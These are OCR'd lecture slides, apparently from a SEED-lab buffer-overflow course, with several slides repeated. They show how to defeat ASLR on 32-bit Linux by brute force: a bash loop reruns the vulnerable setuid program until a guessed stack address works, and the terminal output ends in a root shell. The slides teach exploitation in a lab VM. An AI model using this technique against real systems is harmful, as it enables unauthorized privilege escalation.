
Countermeasure #2: ASLR (address space layout randomization)

Let's make a guess (`0xffffcb18` + 200), and let's run the program over and over again until our guess works




Countermeasure #2: ASLR (address space layout randomization)

Let's make a guess (`0xffffcb18` + 200), and let's run the program over and over again until our guess works



Countermeasure #2: ASLR (address space layout randomization)

Let’s make a guess (`0xffffcb18` + 200), and let's run the program over and over again until our guess works



Countermeasure #2: ASLR (address space layout randomization)

On Linux 32 based systems, the base stack address can have **2^19 = 524, 288** possible addresses

Is this brute force-able ?

Countermeasure #2: ASLR (address space layout randomization)

On Linux 32 based systems, the base stack address can have **2^19 = 524, 288** possible addresses

Is this brute force-able ?

HELL YEAH IT IS

Countermeasure #2: ASLR (address space layout randomization)

We are going to guess (a lot!!!) and hope that we eventually get lucky

Repeatedly run the program until we get lucky...

```
#!/bin/bash

SECONDS=0
value=0

while true; do
    value=$(( $value + 1 ))
    duration=$SECONDS
    min=$(($duration / 60))
    sec=$(($duration % 60))
    echo "The program has been run $value times so far (time elapsed: $min minutes and $sec seconds)."
    ./stack-L1
done
```

```
.........
The program has been run 67679 times so far...
./brute-force.sh: line 13:   ... Segmentation fault      ./stack-L1
The program has been run 67680 times so far...
./brute-force.sh: line 13:   ... Segmentation fault      ./stack-L1
The program has been run 67681 times so far...
# id  <-- ROOT SHELL!
uid=1000(seed) gid=1000(seed) euid=0(root) ...
```

```
[02/17/23]seed@VM:~/.../code$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[02/17/23]seed@VM:~/.../code$ ./brute-force.sh
```

Countermeasure #2: ASLR

(address space layout randomization)

We are going to guess (a lot!!!) and hope that we eventually get lucky

Repeatedly run the program until we get lucky...

```
#!/bin/bash

SECONDS=0
value=0

while true; do
    value=$(( $value + 1 ))
    duration=$SECONDS
    min=$(($duration / 60))
    sec=$(($duration % 60))
    echo "The program has been run $value times so far (time elapsed: $min minutes and $sec seconds)."
    ./stack-L1
done
```

```
.........
The program has been run 67679 times so far...
./brute-force.sh: line 13:  ... Segmentation fault      ./stack-L1
The program has been run 67680 times so far...
./brute-force.sh: line 13:  ... Segmentation fault      ./stack-L1
The program has been run 67681 times so far...
# id  <-- ROOT SHELL!
uid=1000(seed) gid=1000(seed) euid=0(root) ...
```

```
[02/17/23]seed@VM:~/.../code$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[02/17/23]seed@VM:~/.../code$ ./brute-force.sh
```

```
./brute-force.sh: line 13: 80826 Segmentation fault      ./stack-L1
The program has been run 73456 times so far (time elapsed: 0 minutes and 32 seco
nds).
Input size: 517
# 
```

After 32 seconds, I got a root shell